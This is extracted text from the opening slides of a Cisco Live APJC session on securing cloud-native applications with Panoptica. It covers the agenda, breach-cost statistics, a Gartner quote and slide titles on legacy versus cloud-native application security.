

The background features a vibrant, abstract design with a rainbow color palette. On the left, there are horizontal, wavy bands of color transitioning from dark blue at the top to yellow and orange at the bottom. On the right, a bright white light source emits a series of sharp, triangular rays of color in shades of blue, green, and yellow, creating a sunburst effect.

cisco *Live!*

Let's go

#CiscoLiveAPJC



The bridge to possible

Securing Cloud Native Applications with Panoptica

Tim Szigeti, Principal Technical Marketing Engineer
@tim_szigeti
BRKSEC-2511

CISCO *Live!*

#CiscoLiveAPJC

Cisco Webex App


Questions?

Use Cisco Webex App to chat with the speaker after the session

How

- 1 Find this session in the Cisco Live Mobile App
- 2 Click “Join the Discussion”
- 3 Install the Webex App or go directly to the Webex space
- 4 Enter messages/questions in the Webex space

Webex spaces will be moderated by the speaker until December 22, 2023.




<https://ciscolive.ciscoevents.com/ciscolivebot/#BRKSEC-2511>

Agenda

- Introduction
- Secure Your Cloud Native Applications from:
 - Critical Vulnerabilities
 - API Exploits
 - Cryptojacking
 - Privilege Escalations
 - Data Breaches
- Summary, Key Takeaways and Next Steps

Introduction



“Use of Cloud-Native Technologies Will Be Pervasive, not Just Popular”

“More than 85% of organizations will embrace a cloud-first principle by 2025 and will not be able to fully execute on their digital strategies without the use of cloud-native architectures and technologies”


– [Gartner](#)

Threats Are Becoming More Frequent



Cloud Native Security Challenges

Threats Are Becoming More Complex



Threats Are Becoming More Expensive



\$4.45M

Global average cost of
a breach in 2023



\$9.8M

Average cost of a
breach
in the US in 2023



\$10.9M


Average cost of a
healthcare breach in
the US in 2023




\$10.5T

Forecast of global
costs in cybercrime
by 2025


Legacy (Monolithic) Application Architecture




Legacy Application Security




Legacy Application Security




Application Architecture Evolution




Application Architecture Evolution–Cloud Native




Cloud Native Security Challenges: How Do You Secure Apps That Look Like This?



Protecting Apps from Development to Runtime



Protecting Apps from Development to Runtime




Protecting Apps from Development to Runtime




Security Commonly Remains an Afterthought



